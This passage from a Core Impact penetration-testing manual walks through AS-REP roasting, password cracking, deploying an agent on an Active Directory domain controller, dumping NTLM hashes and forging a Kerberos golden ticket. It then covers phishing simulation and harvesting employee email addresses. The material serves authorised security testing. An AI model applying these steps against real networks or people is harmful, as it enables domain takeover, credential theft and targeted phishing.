


7. Go to the Identities - Windows NTLM group, select the identity for the domain user and click **OK**.


8. Click **Next**.




9. Uncheck all options and leave that of Enumerate User Accounts without Kerberos preauthentication and click Next (Notice that enumeration of user accounts with SPNs and user accounts without Kerberos preauthentication could have been launched at the same time, though we've launched individually to show the associated attack separately).




10. Click the **ellipsis** button (...) to provide the name of the file to output any retrieved ticket.



11. Enter the name of file name to extract ticket info (for example, preauth_ticket.tgt) and click **Save**.



12. Check the option to try to crack any retrieved ticket and click **Finish**.
13. The module Enumerate User Accounts without Kerberos preauthentication will find a user account without Kerberos preauthentication.




- Then, the module Password cracking using John The Ripper will be launched to try to crack the password. If enabled, the password hash will also be sent to the Cloudcypher Online password decrypter service (see [Using the Core CloudCypher Service on page 324](#)) for cracking (Depending on the password length and complexity this may take a long time, so this step is optional and can be launched manually at a later stage, referencing the retrieved ticket (.tgt) file).



Compromising Active Directory Domain Controller

The service user account that we previously cracked through the Kerberoast attack, may be configured with additional privileges required by the associated application. In this reduced example environment, the account is configured with local admin privileges in the Active Directory server host. We can thus try to leverage the cracked user and password to deploy an OS Agent in that host.

- In the Network view, open the localhost entity, right-click on localagent and set it as source, for the next steps to be executed from the local machine where Core Impact is running.
- Execute Network Information Gathering RPT on the AD Domain controller host.
- In the Modules view, look for the module: Install Agent using WMI on the 10-Post Exploitation > Agents folder, and drag & drop it on the discovered AD DC host entity.
- Select the IDENTITY parameter and then click on the ellipsis button (...) to select the identity of the previously retrieved service account and click **OK**.




- Click **OK** to launch the module.



- In the Modules view, look for the module Windows Secrets Dump (L) and drag-and drop it on the newly deployed OS Agent on the ADDC host. This module will retrieve and commit identities for all domain users, so make sure to consider whether to use the COMMIT IDENTITIES parameter in a large Active Directory environment.

Module Output			
Windows Secrets Dump (L)			
SAM hashes			
Username	Domain	Credential Type	Credential Value
DefaultAccount		NTLM hash	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Administrator		NTLM hash	aad3b435b51404eeaad3b435b51404ee:0212588f101b7567d088ff300d001de7
Guest		NTLM hash	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Domain Cached Credentials			
No items found			
LSA secrets			
Username	Domain	Credential Type	Credential Value
WIN2019DC	acme	NTLM hash	aad3b435b51404eeaad3b435b51404ee:3bde37eb9b088655650a46a0e05a9ef
NLSKM		Secret hex-dump	c295dd0bd320b9e38afa105fba96973f5e0c2438bf257d7efc64471d7241164f9f3465c18502608da18fac36b1cabe38dcde94b54d739375421796c180a3fd9f
NTDS hashes			
Username	Domain	Credential Type	Credential Value
impact	acme.corp	NTLM hash	aad3b435b51404eeaad3b435b51404ee:0212588f101b7567d088ff300d001de7
adriana.valdez	acme.corp	NTLM hash	aad3b435b51404eeaad3b435b51404ee:7d4a266197bd378057ae780e4fe374e5
Guest	acme.corp	NTLM hash	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
george.howell	acme.corp	NTLM hash	aad3b435b51404eeaad3b435b51404ee:cc4818bb8702306fa72155dd5c333489
WIN10VPNS	acme.corp	NTLM hash	aad3b435b51404eeaad3b435b51404ee:ccadb0b3956d5c3c96692c17797cfdb




Kerberos Golden Tickets


Among the retrieved identities found in the ADDC host, it's `krbtgt`, which is the Active Directory Key Distribution Service Account, and which can be used to forge valid Kerberos Ticket Granting Tickets (TGTs).

1. In order to create a Kerberos Golden Ticket we need the domain's SID, which is a required parameter for the module. We can obtain value through a PowerShell Shell on the OS Agent on the ADDC host, by executing:


```
$domain = Get-ADDomain
$domain.DomainSID
Copy
```



- We can now right-click on the krbtgt identity and use it to create a Kerberos Golden Ticket to impersonate another domain account.



- Complete the following module parameters:
 USERNAME: paul.compton
 DOMAIN: acme.corp
 DOMAIN SID (complete with the value obtained above)



- Click **OK**.

The module will have created a new golden ticket identity entity for the domain user paul.compton.

ACME.CORP	aes256_cts_hmac_sha1_96	krbtgt/ACME.CORP@ACME.CORP	2022-07-14T16:34:12	Golden Ticket
-----------	-------------------------	----------------------------	---------------------	---------------

Client Side RPT

In contrast with traditional remote exploits which target services that the penetration tester can see over the network or Internet, client-side exploits target applications running on users' workstations. Because these applications are under the control of the end-user and do not

actively listen on the network, successful exploitation typically requires some form of end-user interaction. This interaction might entail the end-user opening an email attachment, clicking on a specially-crafted URL, or browsing to a specific website. Convincing the end-user to perform the required action is often more dependent on social engineering than on technical expertise. For example, many contemporary attacks such as Phishing and some email viruses require user interaction, even though they are designed to exploit a technical vulnerability such as a buffer overflow.

Core Impact's client-side exploits are an excellent representation of these attacks. The Client-side RPT allows you to simulate a social engineering attack by sending email to your community of users. The tests can be tailored by you to appear legitimate but will initiate an attack on any user's computer should they follow an action prompted by the email contents. The RPT begins by scouring the Internet, your intranet, or any other specific web site for email addresses that match a domain of your choice, just as an attacker might do. The test will also look for documents and search within them and their metadata to find data that could be used to craft a client-side attack. With the Client-side RPT, you can learn a) how prevalent your users' email addresses are on the Internet, b) how careful your user community is when they receive email, c) how vulnerable their desktop computers are to known exploits, and d) how effective your antivirus, email filtering, content filtering, intrusion prevention and intrusion detection policies are.

If you want to use a means other than email to deliver a client-side attack, see the [Decoupling the Attack Vector from the Exploit Mechanism](#) section.

Follow these links to learn about the different Client-Side testing steps:

- [Client Side Information Gathering on page 106](#)
- [Client Side Attack Phase: Attack and Penetration on page 118](#)
- [Client Side Attack Phase: Phishing on page 138](#)
- [Local Information Gathering on page 147](#)
- [Privilege Escalation on page 148](#)
- [Clean Up on page 150](#)
- [One-Step Client Side RPT on page 225](#)
- [One-Step Client Side RPT on page 225](#)

Client Side Information Gathering

Using the Client-side Information Gathering wizard, you can harvest email addresses that are visible from the Internet or your intranet. Harvesting email addresses from your registered domain in the Internet gives you a good idea of your end-users' exposure to identification by external attackers. For example, email addresses of your employees can be collected by attackers externally through company press releases, trade show presentations, news

articles, professional organizations, company web pages, and other public domain. The Client-side Information Gathering modules will also look for downloadable documents and search within them for email addresses. The Client-Side Information Gathering wizard also supports importing multiple email address targets from a text file or you can skip this step and manually enter email addresses into the Entity Database's Client Side view (see [Client Side View](#)).

To begin the Client-side Information Gathering:

1. Ensure that the Client-side RPT is activated.
2. Click **Client-side Information Gathering** to open the wizard and press **Next** to start.
3. The first step of the Wizard is the Email Address Gathering form. This form determines what resources Core Impact should leverage to locate and add email addresses to its entity database. You can select more than one option and each option will have further configurations in subsequent steps of the wizard.
 - **Crawl Web Site:** Core Impact can search within a specific web site to explore for email addresses or documents.

You must select Crawl Web Site if you want the Information Gathering step to search for documents. With this option selected, subsequent steps in the wizard will allow you to specify how the documents are handled and analyzed.
 - **Search Engines:** Use common search engines to locate email addresses in public on-line records. An attacker might use the exact same method to locate target email addresses.
 - **LinkedIn:** Select this option to have Core Impact search through the web site LinkedIn.com to locate users for a specific company.
 - **PGP, DNS and WHOIS server entries:** Use Public Internet Databases to locate email addresses.
 - **Import from a file:** Select this option if you have a local file that contains your target email addresses.

Client-side Information Gathering Wizard

Email Address Gathering
Choose the methods to use to gather email addresses.

Discovery methods available for gathering email addresses:

- ☐ Crawl web site
- ☐ Search engines (Google and Bing)
- ☐ LinkedIn
- ☐ PGP, DNS and WHOIS server entries
- ☐ Import from file

< Back Finish Cancel

Below please find the configuration settings for each of the available options:

Crawl Web Site

1. General Options

Enter the **Email domain(s)** for which you want to discover email addresses. For example, if you enter *company.com*, the crawler will search for and record all email addresses it finds that end in *@company.com*.

Enter the root URLs to Crawl where the crawler should search.

Client-side Information Gathering Wizard

General Options
Specify the domain names to be scanned for possible email address targets.

Configure the domain names of email addresses to be gathered using the discovery methods previously selected.

Email domains
example.com

NOTE: Use commas to separate multiple email domains.

Configure the web site to crawl and discover email addresses in its content.

URLs to crawl
http://www.example.com/

NOTE: Multiple URLs can be configured, which should be separated by commas.

< Back Next > Cancel

2. Web Crawling and Search Engines Options

Set a Max. link depth to crawl to prevent the crawler for navigating too deeply into a site.

Set the Max. number of pages the crawler should process to further limit the reach of the crawler by number of pages.

Set the Max. web resource download size to limit the crawler by amount of content (in Kb).

The screenshot shows a dialog box titled "Client-side Information Gathering Wizard" with the subtitle "Web Crawling and Search Engines Options". Below the subtitle is the instruction "Configure options for web site crawling and search engine results." The main area contains three settings, each with a label and a numeric spinner control: "Max. link depth to crawl" set to 1, "Max. number of pages the crawler should process" set to 300, and "Max. web resource download size (in kilobytes)" set to 10000. At the bottom are three buttons: "< Back", "Next >", and "Cancel".

3. Client-Side Information Gathering Setup

Select Advanced options to enable additional settings in the wizard.


Select HTTP proxy options to enable additional settings in the wizard.

The screenshot shows a dialog box titled "Client-side Information Gathering Wizard" with the subtitle "Client-Side Information Gathering Setup". Below the subtitle is the instruction "Select additional optional settings to setup." The main area contains the text "Configure advanced Client-Side information gathering options. If these options are not configured, Impact will use default options and global settings instead." followed by two checked checkboxes: "Advanced options" and "HTTP proxy options". At the bottom are three buttons: "< Back", "Next >", and "Cancel".

4. Advanced Options

Search inside Microsoft Office, OpenOffice and PDF documents: With this option, Core Impact will scan the metadata of any found documents and record any pertinent data such as the path the file was saved to, the original document author, etc.

Restrict document search to crawled domains: Check this option if you do not want Core Impact to stray outside of the explicit target domain(s). Oftentimes, links to documents lead to other domains and this option will prevent Core Impact from retrieving those documents.



The screenshot shows a window titled "Client-side Information Gathering Wizard". Inside, there is a section titled "Advanced Options" with the instruction "Configure the Client-Side information gathering options." Below this, there are two checked checkboxes: "Search inside Microsoft Office, OpenOffice and PDF documents." and "Restrict document search to crawled domains." At the bottom of the window, there are three buttons: "< Back", "Next >", and "Cancel".

5. HTTP Proxy Options

Direct connection to the Internet will connect to the Internet without connecting to a proxy server.

Use the proxy settings defined in the global Network options will follow the settings that are in the Tools -> Options -> Network form.

Use Internet Explorer proxy settings will follow the settings as defined in your Internet Explorer preferences.

Use custom proxy settings will follow the proxy settings in the fields just below.

Client-side Information Gathering Wizard

HTTP Proxy Options
Configure the proxy required to request web resources.

☐ Direct connection to the internet
☒ Use the proxy settings defined in the global Network options
☐ Use Internet Explorer proxy settings
☐ Use custom proxy settings

Address Port
 Username Password
 Exception List

Search Engines (Google and Bing)

1. General Options

Enter the **Email domain(s)** for which you want to discover email addresses. For example, if you enter *company.com*, the crawler will search for and record all email addresses it finds that end in *@company.com*.

Client-side Information Gathering Wizard

General Options
Specify the domain names to be scanned for possible email address targets.

Configure the domain names of email addresses to be gathered using the discovery methods previously selected.

Email domains

NOTE: Use commas to separate multiple email domains.

2. Web Crawling and Search Engines Options

Set a Max. link depth to crawl to prevent the crawler for navigating too deeply into a site.

Set the Max. number of pages the crawler should process to further limit the reach of the crawler by number of pages.

Set the Max. web resource download size to limit the crawler by amount of content (in Kb).

Set the Max. number of results from Google to process.

Set the Max. number of results from Bing to process.

The screenshot shows a dialog box titled "Client-side Information Gathering Wizard" with the subtitle "Web Crawling and Search Engines Options". Below the subtitle is the instruction "Configure options for web site crawling and search engine results." The main area contains two sections of settings. The first section, "Configure web site crawling restrictions (this also applies to web sites crawled based on search engine results).", includes three settings: "Max. link depth to crawl" set to 1, "Max. number of pages the crawler should process" set to 300, and "Max. web resource download size (in kilobytes)" set to 10000. The second section, "Configure the number of results from search engines to process.", includes two settings: "Max. number of results from Google to process" set to 20 and "Max. number of results from Bing to process" set to 20. At the bottom are three buttons: "< Back", "Next >", and "Cancel".

3. Client-Side Information Gathering Setup


Select Advanced options to enable additional settings in the wizard.

Select HTTP proxy options to enable additional settings in the wizard.

The screenshot shows a dialog box titled "Client-side Information Gathering Wizard" with the subtitle "Client-Side Information Gathering Setup". Below the subtitle is the instruction "Select additional optional settings to setup." The main area contains the text "Configure advanced Client-Side information gathering options. If these options are not configured, Impact will use default options and global settings instead." Below this text are two checked checkboxes: "Advanced options" and "HTTP proxy options". At the bottom are three buttons: "< Back", "Next >", and "Cancel".

4. Advanced Options

Search inside Microsoft Office, OpenOffice and PDF documents: With this option, Core Impact will scan the metadata of any found documents and record any pertinent data such as the path the file was saved to, the original document author, etc.



Client-side Information Gathering Wizard

Advanced Options
Configure the Client-Side information gathering options.

☒ Search inside Microsoft Office, OpenOffice and PDF documents.

< Back Next > Cancel


5. HTTP Proxy Options

Direct connection to the Internet will connect to the Internet without connecting to a proxy server.

Use the proxy settings defined in the global Network options will follow the settings that are in the Tools -> Options -> Network form.

Use Internet Explorer proxy settings will follow the settings as defined in your Internet Explorer preferences.

Use custom proxy settings will follow the proxy settings in the fields just below.



Client-side Information Gathering Wizard

HTTP Proxy Options
Configure the proxy required to request web resources.

☐ Direct connection to the internet
☒ Use the proxy settings defined in the global Network options
☐ Use Internet Explorer proxy settings
☐ Use custom proxy settings

Address Port

Username Password

Exception List

< Back Finish Cancel

LinkedIn

1. General Options

Enter the **Email domain(s)** for which you want to discover email addresses. For example, if you enter *company.com*, the crawler will search for and record all email addresses it finds that end in *@company.com*.

The screenshot shows a window titled "Client-side Information Gathering Wizard" with a tab labeled "General Options". The instructions state: "Specify the domain names to be scanned for possible email address targets." Below this, a text box labeled "Email domains" contains the text "example.com". A note below the text box says: "NOTE: Use commas to separate multiple email domains." At the bottom of the window are three buttons: "< Back", "Next >", and "Cancel".

2. LinkedIn Options

In the Configure the company ... field, enter the name of the company whose users you want to discover. The search will attempt to locate the company in LinkedIn and then discover users of that company.

In the Set the pattern used ... field, select a Predefined naming convention/pattern of the target email addresses or enter a custom pattern. Core Impact will attempt to create email addresses using this convention for the users it locates for the company name entered above.

The screenshot shows a window titled "Client-side Information Gathering Wizard" with a tab labeled "LinkedIn Options". The instructions state: "Set the company's name and their email address naming convention." Below this, a text box labeled "Configure the company to search LinkedIn for employees:" contains the text "Sample Company Name, Inc.". Below that, a text box labeled "Set the pattern used by the company to compose email addresses from a person's name." has two options: "Predefined pattern" (selected with a radio button) and "Custom pattern" (unselected). The "Predefined pattern" option has a dropdown menu showing "[first_name].[last_name]@[domain]". Below the dropdown is a text box for the "Custom pattern". At the bottom, a text box shows the generated email address for "John Chance Doe" using the specified pattern: "john.doe@example.com". At the bottom of the window are three buttons: "< Back", "Next >", and "Cancel".

3. Client-Side Information Gathering Setup

Select HTTP proxy options to enable additional settings in the wizard.

Client-side Information Gathering Wizard

Client-Side Information Gathering Setup
Select additional optional settings to setup.

Configure advanced Client-Side information gathering options. If these options are not configured, Impact will use default options and global settings instead.

☒ HTTP proxy options

< Back Next > Cancel

4. HTTP Proxy Options

Direct connection to the Internet will connect to the Internet without connecting to a proxy server.

Use the proxy settings defined in the global Network options will follow the settings that are in the Tools -> Options -> Network form.

Use Internet Explorer proxy settings will follow the settings as defined in your Internet Explorer preferences.

Use custom proxy settings will follow the proxy settings in the fields just below.

Client-side Information Gathering Wizard

HTTP Proxy Options
Configure the proxy required to request web resources.

☐ Direct connection to the internet
☒ Use the proxy settings defined in the global Network options
☐ Use Internet Explorer proxy settings
☐ Use custom proxy settings

Address Port

Username Password


Exception List

< Back Finish Cancel

PGP, DNS and WHOIS Server Entries

1. General Options

Enter the **Email domain(s)** for which you want to discover email addresses. For example, if you enter *company.com*, the crawler will search for and record all email addresses it finds that end in *@company.com*.



Client-side Information Gathering Wizard

General Options
Specify the domain names to be scanned for possible email address targets.

Configure the domain names of email addresses to be gathered using the discovery methods previously selected.

